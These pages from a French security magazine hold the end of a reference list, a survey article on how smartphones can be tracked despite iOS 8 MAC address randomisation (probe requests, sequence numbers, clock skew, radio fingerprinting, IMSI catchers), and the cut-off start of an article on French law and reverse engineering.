- [10] <http://krebsonsecurity.com/2011/09/right-to-left-override-aids-email-attacks>
- [11] <http://blog.trendmicro.com/trendlabs-security-intelligence/how-sophisticated-are-targeted-malware-attacks/>
- [12] <http://blog.trendmicro.com/trendlabs-security-intelligence/targeted-attacks-on-popular-web-mail-services-signal-future-attacks/>
- [13] <http://www.wired.com/2011/06/gmail-hack/>
- [14] <http://blogs.rsa.com/rivner/anatomy-of-an-attack/>
- [15] [http://en.wikipedia.org/wiki/RSA\\_SecurID](http://en.wikipedia.org/wiki/RSA_SecurID)
- [16] <https://www.fireeye.com/fr/fr/resources/pdfs/white-papers/fireeye-how-stop-spear-phishing.pdf>
- [17] <http://www.wired.com/2011/06/rsa-replaces-secrid-tokens/>
- [18] [https://securelist.com/files/2015/02/Carbanak\\_APT\\_eng.pdf](https://securelist.com/files/2015/02/Carbanak_APT_eng.pdf)
- [19] <http://www.bbc.com/news/uk-england-london-32095189>
- [20] <http://www.gtresearchnews.gatech.edu/countering-spear-phishing/>
- [21] <http://www.gtri.gatech.edu/ctisl/phalanx>
- [22] <http://www.securingthehuman.org/media/resources/presentations/STH-Presentation-PhishingYourEmployees.pdf>



# FINGERPRINTING DE SMARTPHONES : VOTRE TÉLÉPHONE EST-IL TRAÇABLE ?

Célestin Matte (celestin.matte@insa-lyon.fr)

Doctorant à Insa Lyon – INRIA (financé par la région Rhône-Alpes)

**mots-clés :** *VIE PRIVÉE / TRACKING / ATTAQUES / 802.11 / SMARTPHONES / WIRELESS*

**E**n septembre dernier, Apple sortait la dernière mouture de son système d'exploitation, iOS 8. Celle-ci incluait une nouveauté intéressante et unique à ce jour en terme de protection de la vie privée : la génération aléatoire d'adresses MAC lors du scan de point d'accès Wi-Fi, qui met en défaut les techniques de traçage habituelles. Ceci nous oblige à nous interroger sur la question du traçage des smartphones. Cette protection est-elle efficace ? Est-elle suffisante ?

Dans la dernière version de son système d'exploitation pour iPhone et iPad, iOS8, Apple a introduit une fonctionnalité intéressante du point de vue vie privée : lors du scan de points d'accès Wi-Fi alentour, l'adresse MAC source est régulièrement changée pour une adresse aléatoire. Ceci évite au téléphone d'émettre un identifiant unique qui peut être utilisé à des fins de traçage. En théorie, cela est une bonne nouvelle vis-à-vis de la protection de la vie privée, puisque cela limite les possibilités de traçage d'un appareil. Cependant, est-ce aussi simple que cela ? Pour le savoir, posons deux questions permettant d'évaluer l'efficacité de cette technique :

- l'implémentation d'iOS est-elle efficace ?
- la technique elle-même est-elle suffisante pour éviter à un téléphone d'être tracé ?

Nous allons voir que c'est loin d'être le cas : l'implémentation d'iOS8 fonctionne dans un nombre très limité de cas, et si anonymiser l'adresse MAC permet d'éviter une identification triviale, plusieurs autres méthodes légèrement plus subtiles permettent d'aboutir au même résultat.

Mais avant d'entrer dans les détails techniques, prenons le temps de détailler quels problèmes le traçage des téléphones peut poser. En effet, les problèmes de vie privée ne faisant pas toujours l'unanimité, il est nécessaire de bien les définir afin de les comprendre.

## 1 Problèmes posés

Commençons par définir le concept de traçage, puis voyons à quel genre d'attaquants on a affaire, et enfin, détaillons les problèmes que posent ces attaques.

### 1.1 Traçage

Le traçage, ou *tracking* en anglais, désigne toute activité visant à recouper différentes sources d'information sur la présence d'une ou plusieurs entités (comme des individus) afin d'obtenir une trace de mobilité (physique ou sites internet visités). Par exemple, sur le web, le fait de chercher à reconstruire « l'itinéraire » d'un visiteur sur les différentes pages constitue une méthode de traçage. De même pour une agence de publicité qui cherche à obtenir une liste de sites visités par des utilisateurs afin de mieux les cibler.

Dans le cas qui nous concerne, le traçage désigne le fait de détecter la présence d'appareils et d'enregistrer cette détection afin de pouvoir reconstruire une trace de mobilité dans le temps ou dans l'espace (différentes visites sur un temps donné ou reconstruction d'itinéraires), ou simplement de détecter la présence d'un individu dans un lieu donné à un moment donné.



Les raisons de vouloir effectuer du traçage d'appareils physiques sont multiples et plus ou moins nobles : il peut s'agir de tenter de détecter des activités suspectes, espionner des individus particuliers, ou simplement d'obtenir des statistiques sur les personnes visitant un lieu (*physical analytics*).

## 1.2 Types d'attaquants

Comme pour toute menace de sécurité, plusieurs profils d'attaquants sont possibles, allant du script-kiddie à l'État organisé (par le biais d'agences gouvernementales). Nous ne considérons ici que les attaquants ciblant un individu, et ignorons donc les attaques massives du genre business-contre-business, État-contre-État, État-contre-business, etc. On peut alors lister les attaquants potentiels suivants :

- l'individu seul effectuant une écoute passive et ponctuelle du réseau. Celui-ci pourra tout au plus détecter la présence d'appareils dont il connaît déjà les caractéristiques (téléphone d'une connaissance identifiée par son adresse MAC, par exemple).
- l'entreprise désireuse de tracer ses usagers. L'équipe dirigeante d'un magasin, d'un espace privé ou d'une entreprise peut souhaiter tracer ses clients ou ses salariés. Cela peut aller de la collecte de données statistiques relative à la fréquentation des différents lieux au traçage des horaires de présence d'individus précis. Il convient donc d'être en mesure de se protéger des pratiques les plus discutables. Ce type d'attaquant possède une vue étalée dans le temps des individus tracés, ainsi que d'une infrastructure permettant la collecte d'informations en différents points.
- l'individu unique mettant la main sur les systèmes de collecte d'une entreprise. Celui-ci pourrait divulguer les logs à des fins mercantiles ou pour accroître sa réputation. En absence d'anonymisation suffisante des données, il serait alors possible pour n'importe qui de connaître la présence d'une autre personne à un endroit et à un instant donné.
- le service de stockage des données. Certains services de tracking stockent les données collectées dans le « cloud », autrement dit chez des intermédiaires qui proposent le stockage en tant que service. L'anonymisation n'est pas toujours parfaite, ce qui peut constituer un problème de vie privée. Le service de stockage peut aussi profiter de cet accès aux données pour les exploiter pour son propre profit.
- l'État organisé rassemblant des informations dans l'optique du renseignement ou de la surveillance de ses citoyens. Cet attaquant peut disposer de nombreux points de collecte situés dans tout le pays, et croiser les informations récupérées avec d'autres types de collecte d'informations. Pour un attaquant de ce type, l'adresse MAC d'un téléphone aura beaucoup plus de valeur que d'autres identifiants (tel que le

nom de la personne) puisqu'elle pourra être utilisée pour croiser différentes sources d'information. Par exemple, de nombreuses applications Android récupèrent l'adresse MAC de l'appareil afin d'avoir un identifiant unique de téléphone. Si on suppose que l'État est en position d'écoute passive entre le téléphone et le serveur d'application (contrôle d'antennes téléphoniques, de routeurs en cœur de réseau, etc.), il sera en mesure de faire le lien entre la personne détectée dans un lieu public et son compte sur une application mobile. L'adresse MAC fait d'ailleurs partie des *selectors* (identifiants) dans l'infrastructure de surveillance de la NSA [3].

## 1.3 Problèmes

Ces différents attaquants n'ont pas forcément une utilisation légitime du système. Il n'est évidemment pas acceptable qu'une entreprise garde le détail des horaires de présence de ses salariés, qu'un magasin détecte la présence récurrente de ses clients ou qu'un État surveille ses citoyens. Les problèmes potentiels sont nombreux, et l'idéal (utopique ?) serait que chaque usager dispose de solutions techniques pour échapper à la détection des systèmes à son gré.

Une question intéressante est celle des conditions d'utilisation des données du système : les usagers sont-ils tracés par défaut ou doivent-ils accepter cela au préalable ? Dans le cas des systèmes de tracking utilisés par les magasins, la norme est celle du système opt-out : les usagers sont tracés par défaut, mais peuvent demander à ne pas l'être. Ce système est peu satisfaisant pour des raisons de vie privée, mais a au moins le mérite d'être centralisé : aux États-Unis, un unique site web existe pour refuser d'être tracé par différents systèmes commerciaux existants [4]. Notons tout de même que la CNIL recommande un consentement explicite des utilisateurs pour pouvoir conserver les informations non anonymisées hors de la période de visite du lieu dans lequel un tel système est mis en place [2].

## 2 Techniques

Maintenant que le problème est clairement posé, détaillons ses constituants techniques. Voyons chacune des techniques qui permettent d'identifier uniquement un appareil, et par conséquent de pouvoir le tracer.

### 2.1 Adresse MAC

La solution la plus triviale est de regarder l'adresse MAC source des trames envoyées en Wi-Fi par le téléphone. Comme discuté dans un article précédent [9], un smartphone avec le Wi-Fi activé va émettre régulièrement des trames appelées « *probe requests* ». Celles-ci ont



| Source    | Destination | Protocol | Length | Info                                                          |
|-----------|-------------|----------|--------|---------------------------------------------------------------|
| SamsungE_ | Broadcast   | 802.11   | 155    | Probe Request, SN=3, FN=0, Flags=.....C, SSID=FreeWifi        |
| SamsungE_ | Broadcast   | 802.11   | 147    | Probe Request, SN=4, FN=0, Flags=.....C, SSID=Broadcast       |
| SamsungE_ | Broadcast   | 802.11   | 162    | Probe Request, SN=5, FN=0, Flags=.....C, SSID=wifi de Patrick |
| SamsungE_ | Broadcast   | 802.11   | 160    | Probe Request, SN=6, FN=0, Flags=.....C, SSID=NSA Party van   |
| SamsungE_ | Broadcast   | 802.11   | 155    | Probe Request, SN=7, FN=0, Flags=.....C, SSID=FreeWifi        |

Figure 1 : Trace de capture de probe requests, envoyées régulièrement par un téléphone.

pour fonction de demander aux points d'accès alentour de signaler leur présence en indiquant le nom du réseau auquel ils donnent accès (SSID), et ce même si le téléphone est déjà associé à un point d'accès (cf. figure 1). Un téléphone associé émettra de plus des trames lors de son trafic normal, qu'il est facile de récupérer avec une carte Wi-Fi en mode *monitor*.

L'adresse MAC est un identifiant, c'est-à-dire qu'il peut être rattaché à un appareil unique (hors cas d'usurpation). Dans cet article, nous appellerons identifiant tout ensemble d'information se rattachant à un unique appareil (avec une forte probabilité). Cela peut être un simple numéro (comme l'adresse MAC), ou un ensemble complexe d'informations, comme l'ensemble de ses positions géographiques sur les dernières 24h. On parle parfois de meta-identifiant dans de tels cas, où l'identifiant n'est pas défini comme tel. Une adresse MAC est un identifiant, car elle a pour but d'identifier un appareil, alors que ce n'est pas le but premier d'un ensemble de positions géographiques.

Des solutions existent dans les différents systèmes d'exploitation pour éviter d'émettre sa vraie adresse MAC. Lors d'un scan, ces solutions émettent une fausse adresse MAC qui constitue un nouvel identifiant. Des applications à installer permettent cela sur le système Android. Cependant, elles demandent toutes un appareil rooté, ce qui rend la technique non accessible au grand public. La nouveauté introduite par iOS8 est que cette fonctionnalité est présente dans le cœur du système.

Cependant, pour que cette technique soit efficace, elle doit être implémentée correctement. En effet, une simple anonymisation de l'identifiant que constitue l'adresse MAC est rapidement déjouée par un attaquant un peu malin.

Par exemple, le fait d'utiliser un nouvel identifiant pour cacher son identifiant d'origine (comme utiliser une fausse adresse MAC) est une technique basique et souvent utilisée. On appelle ce nouvel identifiant un « pseudonyme ». Une telle technique peut être totalement défaite par un attaquant croisant cette information avec d'autres sources d'informations, telles que les identifiants de plus haut niveau provenant de l'analyse de flux réseau : adresses IP, identifiants de la couche applicative, meta-identifiants formés à partir de listes d'adresses IP de destination (cf. plus bas)... Il suffit de collecter par analyse de flux deux fois un tel identifiant de haut niveau associé à deux pseudonymes différents pour déterminer que ces deux pseudonymes proviennent de la même machine. On peut alors associer tout le flux à la même machine pour tout le reste de l'analyse. En d'autres termes, on peut réassocier les pseudonymes de la couche liaison (c'est-à-dire assigner les fausses

adresses MAC à leurs machines respectives) en repérant des identifiants dans les couches supérieures (réseau, application...).

Nous verrons plus bas d'autres méthodes permettant de déjouer l'utilisation de pseudonymes (fausses adresses MAC).

### 2.1.1 Le cas iOS8

La nouveauté introduite par iOS8 paraissait très intéressante au niveau du respect de la vie privée. De nombreuses personnes se sont donc penchées sur cette nouveauté avant de rapidement déchanter. La génération d'adresses aléatoires n'est activée que dans des cas très précis : lorsque le téléphone n'a ni les services de localisation, ni les données mobiles activées [7]. Autrement dit, presque jamais. Par ailleurs, une solution technique satisfaisante exige de suivre quelques règles de bon sens. Ce n'est pas le cas pour iOS8, pour lequel certaines attaques présentées ci-après fonctionnent (peut-être même toutes). Par exemple, rendre les numéros de séquence non contigus est trivial à mettre en place, mais n'est pourtant pas fait [13].

Dans le cas où la génération d'adresses MAC aléatoires serait fonctionnelle, voyons quelles techniques permettraient de la contourner.

## 2.2 Fréquence d'émission des probe requests

Un téléphone qui modifie son adresse MAC à chaque *probe request* envoyée, mais qui envoie celles-ci à une fréquence fixe pourra facilement être isolé du reste du trafic réseau. Une technique d'anonymisation de l'adresse MAC, pour être efficace, doit donc être couplée à une modification de la fréquence d'émission des *probe requests* pour la rendre aléatoire et non-périodique.

## 2.3 Numéro de séquence

Tout comme TCP, le protocole 802.11 possède un champ « numéro de séquence », qui sert à vérifier l'ordre des différentes trames reçues et à ignorer les doublons. Un téléphone dont les différentes *probe requests* ont des numéros de séquence contigus pourra être isolé du reste du trafic, même s'il modifie en permanence son adresse MAC. Une implémentation correcte de l'anonymisation des identifiants devra faire en sorte de modifier de façon aléatoire ce champ des trames 802.11.



## 2.4 Analyse du flux réseau

Pour un appareil associé à un point d'accès, l'analyse des flux réseau peut très facilement conduire à une identification précise de chacun de ses constituants. En effet, des recherches ont montré qu'un individu communique avec un nombre limité d'adresses IP, dont certaines de manière récurrente et unique. Celles-ci peuvent donc constituer un identifiant unique, même si le trafic est chiffré [12]. Ainsi, un client mail se connectant de manière automatique au serveur mail d'une entreprise fournira un moyen facile d'isoler un individu. L'utilisation de pseudonymes est alors inefficace.

Notons enfin que si les cibles à identifier utilisent un réseau contrôlé par l'attaquant ou communiquent en clair, il devient trivial de les identifier grâce aux identifiants diffusés automatiquement par de nombreuses applications. On peut notamment citer les services de configuration automatique (appelés génériquement « Zeroconf »), qui diffusent régulièrement des identifiants (Bonjour d'Apple utilisé par iTunes iPhoto ou encore Safari, MDNS...). Les figures 2 et 3 montrent les traces d'un tel trafic dans Wireshark et avec l'outil avahi-discover respectivement. D'autres protocoles de haut niveau



Figure 3 : Exemple d'identifiants visibles avec l'outil avahi-discover.

font transiter de nombreux identifiants, notamment HTTP. Le fingerprint de navigateurs web a déjà été longuement étudié [5].

## 2.5 Analyse de la puissance de signal

L'utilisation de pseudonymes peut également être repérée grâce à l'analyse de la puissance de signal. En effet, si un appareil disparaît du trafic réseau et qu'un autre apparaît immédiatement avec la même puissance de signal, il est possible de repérer qu'il s'agit du même appareil. Cela n'est cependant pas évident à mettre en pratique, car la puissance de signal des cartes Wi-Fi varie rapidement et ne peut être mesurée que de manière imprécise.

## 2.6 Fingerprinting de drivers de carte Wi-Fi

Il est également possible de deviner quel driver est utilisé par une machine en observant certaines caractéristiques de son trafic réseau [10]. En effet, le protocole 802.11 est complexe, et toutes ses caractéristiques ne sont pas toujours clairement définies. Par exemple, la fréquence à laquelle un téléphone doit émettre des *probes* ou le temps pendant lequel il doit rester sur un canal avant de passer au suivant ne sont pas définis. Par conséquent, chaque constructeur implémente le protocole avec des paramètres différents. L'analyse passive d'un flux réseau permet de retrouver les valeurs de ces paramètres pour un appareil donné, et donc d'estimer le driver utilisé.

Cette technique ne permet pas d'obtenir un identifiant unique de l'appareil, mais donne toutefois des informations sur celui-ci (driver utilisé, et donc modèle, bien souvent). Combinées avec d'autres identifiants non uniques, ces informations peuvent former en définitive un meta-identifiant unique.

On notera que sous Linux, le driver Madwifi utilise une couche d'abstraction permettant de gérer un grand nombre de cartes avec le même driver. Cela a l'effet de limiter l'intérêt du fingerprinting de driver.

| Source       | Destination | Protocol | Length | Info                                                                 |
|--------------|-------------|----------|--------|----------------------------------------------------------------------|
| fe80::...    | ff02::...   | MDNS     | 288    | Standard query 0x0000 PTR _services._dns-sd._udp.local, "QM" questio |
| 172.23.0.108 | 224.0.0.252 | MDNS     | 268    | Standard query 0x0000 PTR _services._dns-sd._udp.local, "QM" questio |
| fe80::...    | ff02::...   | MDNS     | 287    | Standard query response 0x0000 PTR inria-..._udisks-ssh._tcp.local   |
| fe80::...    | ff02::...   | MDNS     | 269    | Standard query response 0x0000 PTR ..._udisks-ssh._tcp.local TXT,    |
| 172.23.0.108 | 224.0.0.252 | MDNS     | 283    | Standard query response 0x0000 PTR inria-..._udisks-ssh._tcp.local   |
| 172.23.0.108 | 224.0.0.252 | MDNS     | 265    | Standard query response 0x0000 PTR ..._udisks-ssh._tcp.local TXT,    |
| fe80::...    | ff02::...   | MDNS     | 287    | Standard query response 0x0000 PTR pc-..._udisks-ssh._tcp.local      |
| 172.23.0.108 | 224.0.0.252 | MDNS     | 283    | Standard query response 0x0000 PTR pc-..._udisks-ssh._tcp.local      |
| 172.23.0.108 | 224.0.0.252 | MDNS     | 179    | Standard query response 0x0000 PTR _printer._tcp.local PTR _http._tc |
| fe80::...    | ff02::...   | MDNS     | 353    | Standard query response 0x0000 PTR ...Aspire-7739G._udisks-ssh._     |
| 172.23.0.108 | 224.0.0.252 | MDNS     | 307    | Standard query response 0x0000 PTR ...Aspire-7739G._udisks-ssh._     |
| fe80::...    | ff02::...   | MDNS     | 214    | Standard query response 0x0000 PTR Z400-... [78:ac:...               |
| 172.23.0.108 | 224.0.0.252 | MDNS     | 210    | Standard query response 0x0000 PTR Z400-... [78:ac:...               |

Figure 2 : Exemple de trafic MDNS capturé par Wireshark.



## 2.7 Clock skew

Le fingerprinting de *clock skew* [11] (qu'on peut traduire par « dérive d'horloge ») est certainement la technique la plus surprenante. Celle-ci ne s'attaque plus à des identifiants logiciels, mais directement au hardware. Chaque téléphone possède une horloge interne déviant très légèrement de l'heure universelle. Cette déviation peut être calculée de façon précise pour distinguer plusieurs appareils. Cette méthode ne semble cependant pas donner suffisamment de bits d'information pour distinguer un grand nombre d'appareils.

La méthode est simple : l'attaquant envoie plusieurs *ICMP timestamp requests* (paquets demandant à la cible de donner son heure système) afin de pouvoir déterminer de manière fine l'heure de l'horloge interne de l'appareil cible. Cette méthode est suffisamment précise pour fonctionner même si la cible corrige son heure système grâce à NTP. Les variations d'horloge sont de l'ordre du ppm (partie par million), soit  $10^{-6}$ s par seconde. Le plus étonnant est que cette méthode fonctionne même lorsque la cible est éloignée de l'attaquant de plusieurs routeurs et NAT sur le réseau. Notons que pour que cette technique fonctionne, l'appareil ciblé doit se trouver dans le même réseau que l'attaquant, et donc être associé à un point d'accès.

## 2.8 Couche physique

Supposons que nous réussissions à nous protéger de toutes les menaces précédentes grâce à une correction de tous les protocoles incriminés. Serions-nous sauvés pour autant ?

Malheureusement, ce n'est pas le cas. Avec un peu de matériel, on peut aboutir à la technique de traçage « ultime » : le fingerprinting à l'aide des ondes radio.

Cette technique n'a rien de nouveau : elle était déjà utilisée pendant la guerre du Viêt Nam pour déterminer si les messages envoyés en morse provenaient d'une source alliée ou ennemie.

Le principe est simple : comme chaque appareil a forcément des légères différences d'usage, pour un même message, la forme des ondes radio ne sera pas exactement la même. Avec une analyse précise, il devient possible de les distinguer. Cela est vrai même si les deux appareils sont du même modèle. Pire, chaque appareil émettra le même message avec des caractéristiques qui lui seront propres, faisant ainsi du fingerprint de l'onde radio d'un message précis un identifiant unique, et surtout, interchangeable au niveau logiciel. Quelles que soient les méthodes d'anonymisation apportées aux couches supérieures, un appareil reste donc identifiable au niveau de la couche physique, à condition pour l'attaquant de posséder un matériel adapté (antenne + oscilloscope).

La technique couramment utilisée consiste à observer la phase transitoire entre l'envoi de différents signaux.

Celle-ci est plus sujette à des divergences entre cartes du même modèle, ce qui en fait un bon candidat pour une identification unique. Les caractéristiques de l'onde sont isolées (amplitude, fréquence...) et un calcul de distance utilisant ces différentes données permet de déterminer si deux ondes proviennent d'un même appareil.

Les différentes études qui utilisent cette technique donnent des taux de succès plus ou moins bons. Parmi les meilleurs, PARADIS [8] donne une identification correcte pour 99% des messages provenant de 130 appareils du même modèle. Il reste à voir si cette technique donne des résultats suffisamment précis pour une utilisation à grande échelle (au-delà de la dizaine de milliers d'appareils).

## 2.9 Les autres interfaces

N'oublions pas qu'un smartphone ne possède pas qu'une seule interface sans-fil. Les interfaces de téléphonie cellulaire et le Bluetooth sont également une surface d'attaque potentielle. Chaque interface sans fil peut être la cible d'un fingerprinting radio. Croiser les résultats des différentes interfaces peut permettre d'augmenter l'efficacité de la technique en distinguant les appareils donnant des résultats trop similaires.

Commençons par noter que les techniques de fingerprinting radio sont utilisables sur toutes ces interfaces.

### 2.9.1 Bluetooth

L'interface Bluetooth possède une adresse MAC qui lui est propre. Quid d'un appareil qui anonymiserait son adresse MAC Wi-Fi mais pas celle de son adresse Bluetooth ? Le protocole Bluetooth propose même d'annoncer un identifiant lisible par un humain représentant le nom de l'appareil concerné, pour l'appairage des appareils.

Il est fort à parier que la plupart des attaques décrites plus haut fonctionneront aussi sur la technologie Bluetooth. Celle-ci étant moins répandue que le Wi-Fi et servant rarement à faire transiter du trafic Internet, ces attaques ont été peu ou pas étudiées sur le Bluetooth.

### 2.9.2 GSM et autres protocoles mobiles

L'ancienne technologie mobile qu'est le GSM a été généralement bien pensée pour éviter le tracking des téléphones par un attaquant passif. Cependant, sa sécurité globale est basée sur la supposition qu'il est bien trop coûteux pour un attaquant d'agir activement sur le trafic. Pourtant, l'avancée technologique a rendu la technologie de « *software-defined radio* » (radio au niveau logiciel et non plus hardware) peu coûteuse. Il est aujourd'hui possible d'effectuer de telles attaques, voire même de construire une station complète à faible coût. On appelle généralement ces fausses stations des « *IMSI catchers* » (dont la presse généraliste a beaucoup



parlé récemment, car la loi sur le renseignement les rend légaux pour les services de surveillance).

Le protocole GSM possède un identifiant unique, propre à la carte SIM de l'appareil, appelé *International Mobile Subscriber Identity* (IMSI). L'IMSI est envoyé le moins possible sur le réseau afin d'éviter tout tracking. En pratique, il n'est envoyé que lors du démarrage de l'appareil, le réseau fournissant en retour un numéro temporaire, le *Temporary Mobile Subscriber Identity* (TMSI). Ce numéro sera ensuite changé régulièrement, sur demande de la station de base. Le réseau se charge par la suite de garder l'association entre IMSI et TMSI. Pour être plus précis : les stations de base (*Base Transceiver Stations*) sont reliées à un contrôleur (*Base Station Controller*), lui-même relié à un centre de routage (*Mobile service Switching Center*) qui possède une base de données (*Visitor Location Register*) gardant, entre autres, cette association (cf. figure 4). Un équipement ne faisant pas partie du réseau ne pourra donc pas la connaître.

Notons au passage que le TMSI fait office de pseudonyme temporaire (comme les adresses MAC aléatoires), dont nous avons déjà discuté les défauts plus haut.




Figure 4 : Partie de la structure du réseau GSM gérant l'association IMSI-TMSI.

Cependant, au travers d'une attaque de type *man-in-the-middle* avec un IMSI catcher, il est possible de forcer le téléphone à renvoyer son IMSI, et donc de retrouver cet identifiant unique.

De plus, notons que tous les algorithmes de chiffrement proposés par le GSM (A5/1 et A5/2) sont considérés comme cassés. D'après les révélations de Snowden, la NSA serait capable de déchiffrer A5/1 à la volée... [1] Quant à A5/2, c'en est une version faible, cassée depuis longtemps. Il devient alors possible pour un attaquant passif d'obtenir l'IMSI à l'aide de la cryptanalyse.

Si les protocoles plus récents que le GSM (UMTS et LTE, soit respectivement 3G et 4G) possèdent des protections contre ce type d'attaques (authentification mutuelle pour LTE par exemple), il suffit de brouiller les fréquences sur lesquelles opèrent ces protocoles pour forcer les appareils ciblés à utiliser le GSM au lieu des

protocoles supérieurs. Cette technique est utilisée par certaines agences de renseignement [6].

Notons cependant que cette technique est agressive et ne pourra sans doute pas être utilisée dans un cadre légal (dans un but commercial ou civil, pour faire du comptage de personnes par exemple).

## Conclusion

Si Apple essaie de résoudre le problème de l'identification des appareils en tentant d'anonymiser l'identifiant unique qu'est l'adresse MAC, cela ne fait qu'attaquer le problème en surface. En effet, nous avons vu que de nombreuses autres techniques permettent d'identifier un appareil avec un fort pourcentage de succès, en utilisant des propriétés ou des erreurs de conception au niveau de différentes couches.

Comme souvent en sécurité, il n'existe pas de solution miracle pour régler le problème d'identification d'un appareil. Il faut donc commencer par supprimer l'efficacité des attaques simples afin d'augmenter le coût (financier ou technique) du processus d'identification d'un appareil.

Parmi les techniques présentées, l'analyse des ondes radio (couche physique) semble être la plus efficace, dans le sens où son bas niveau fait que rien ne permet de s'en prémunir au niveau logiciel. Selon le point de vue, cela peut constituer une bonne ou une mauvaise nouvelle : si le but est d'isoler un attaquant potentiel (intrus dans un système d'information, par exemple), on a là une propriété que celui-ci ne pourra pas facilement falsifier. En revanche, si on veut simplement compter le nombre de personnes présentes (*physical analytics*), on enlève à l'utilisateur la possibilité d'échapper facilement au système (puisque le changement d'adresse MAC s'avère inefficace), ce qui accentue les problèmes de vie privée d'un tel système.

Avec le développement futur de l'Internet of Things et l'explosion des objets connectés, il est fort à craindre que le traçage d'un individu devienne de plus en plus simple. Comme souvent, la sécurité et encore plus la vie privée seront peu ou pas du tout prises en compte lors du développement de ces produits. Si des contre-mesures sont trouvées et adoptées pour les smartphones, il est fort à craindre que celles-ci soient oubliées pour les nouveaux produits. De plus, la multiplication d'objets émettant des signaux sur un individu facilitera d'autant plus son traçage, de par l'augmentation de la quantité d'identifiants récupérables et le recoupement des divers signaux provenant de cet individu. ■

## ■ Remerciements

Un grand merci à Mathieu et Gaëlle pour leurs précieuses relectures, ainsi qu'aux relecteurs de MISC (Virginie Galindo et Cédric Foll).

Retrouvez toutes les références accompagnant cet article sur <http://www.miscmag.com/>.



# LES ASPECTS JURIDIQUES DE LA RÉTRO-INGÉNIERIE

Tris Acatrinei - Consultante pour FAIR-Security

**mots-clés : LOGICIEL / DROIT D'AUTEUR / BREVET / MALWARE**

**S**’il est un sujet qui enflamme régulièrement les esprits de nos amis les geeks, c’est bien la question de la propriété intellectuelle et industrielle. Il faut dire qu’une majeure partie de l’environnement informatique actuel – que ce soit le matériel ou le logiciel – s’est construit pour être, par essence, en opposition avec la propriété industrielle et intellectuelle classique.

Dans tous les manuels de savoir-vivre, il est conseillé d’éviter certains sujets pour éviter de fâcher vos interlocuteurs, surtout si vous venez de les rencontrer. Dans le monde de l’informatique, le droit d’auteur est typiquement le sujet à éviter, sauf à vouloir enflammer les esprits. Pourtant, ce qui peut apparaître comme quelque chose d’archaïque, a des fondements juridiques très précis, qui ne peut être écorné aussi facilement. Ainsi la rétro-ingénierie, qui touche à la protection du logiciel ou du matériel, bien qu’essentielle notamment en sécurité informatique, est quelque chose de très encadré et pour comprendre cette complexité, il faut repartir de la base, à savoir le bloc de constitutionnalité.

## 1 Au commencement était un droit fondamental

La base juridique de la propriété intellectuelle et industrielle est le droit de propriété, qui est à la fois un droit réel [1] et une liberté fondamentale protégée par le bloc de constitutionnalité [2]. Respect de la hiérarchie des normes oblige, commençons par évoquer la valeur constitutionnelle du droit de propriété. Dans une décision 81-132 DC du 16 janvier 1982 sur les nationalisations [3], le Conseil Constitutionnel, en son considérant 13 [4], énonce « que l’article 17 de la même Déclaration proclame également : La propriété étant un droit inviolable et sacré, nul ne peut en être privé si ce n’est lorsque la nécessité publique, légalement constatée, l’exige évidemment et sous la condition d’une juste et préalable indemnité ». En résumé, nul ne peut être dépossédé de son bien sauf cas exceptionnel [5].

Mais, le droit de propriété n’est protégé en tant que liberté fondamentale que lorsque l’individu qui s’en prévaut en est privé ou que son droit a été dénaturé et peut tout à fait devenir secondaire face à un impératif. L’exemple le plus concret et le plus commun est le droit de préemption et l’expropriation, mais ces atteintes peuvent entraîner un droit à réparation.

De façon beaucoup plus globale, les libertés fondamentales sont toujours contrebalancées par des impératifs dont l’intérêt est supérieur à l’intérêt individuel.

Il faut s’arrêter un instant sur cette décision de 1982, car non seulement elle consacre le droit de propriété comme étant une liberté qui s’exerce dans un cadre législatif le régissant, mais aussi parce qu’elle consacre la liberté d’entreprendre comme ayant une valeur constitutionnelle et que le principe d’égalité en matière économique est appliqué pour la première fois. Enfin, il convient de garder à l’esprit le considérant 16 de cette décision : « *Considérant que, si postérieurement à 1789 et jusqu’à nos jours, les finalités et les conditions d’exercice du droit de propriété ont subi une évolution caractérisée à la fois par une notable extension de son champ d’application à des domaines individuels nouveaux et par des limitations exigées par l’intérêt général, les principes mêmes énoncés par la Déclaration des droits de l’homme ont pleine valeur constitutionnelle tant en ce qui concerne le caractère fondamental du droit de propriété dont la conservation constitue l’un des buts de la société politique et qui est mis au même rang que la liberté, la sûreté et la résistance à l’oppression, qu’en ce qui concerne les garanties données aux titulaires de ce droit et les prérogatives de la puissance publique ; que la liberté qui, aux*



termes de l'article 4 de la Déclaration, consiste à pouvoir faire tout ce qui ne nuit pas à autrui, ne saurait elle-même être préservée si des restrictions arbitraires ou abusives étaient apportées à la liberté d'entreprendre». C'est bien sur ce considérant que vont se baser les juges constitutionnels dans les décisions de 1991 et 2006 [6], qui concernent directement la propriété industrielle et commerciale pour la première et la propriété culturelle pour la seconde.

À ce stade, apportons une précision avec la décision de 1991 [7] du Conseil Constitutionnel, il a été loisible de voir que le droit de propriété dans sa déclinaison incorporelle devait être envisagé comme limité dans son exercice par des considérations d'intérêt général.

## 2 La consécration constitutionnelle de la propriété intellectuelle

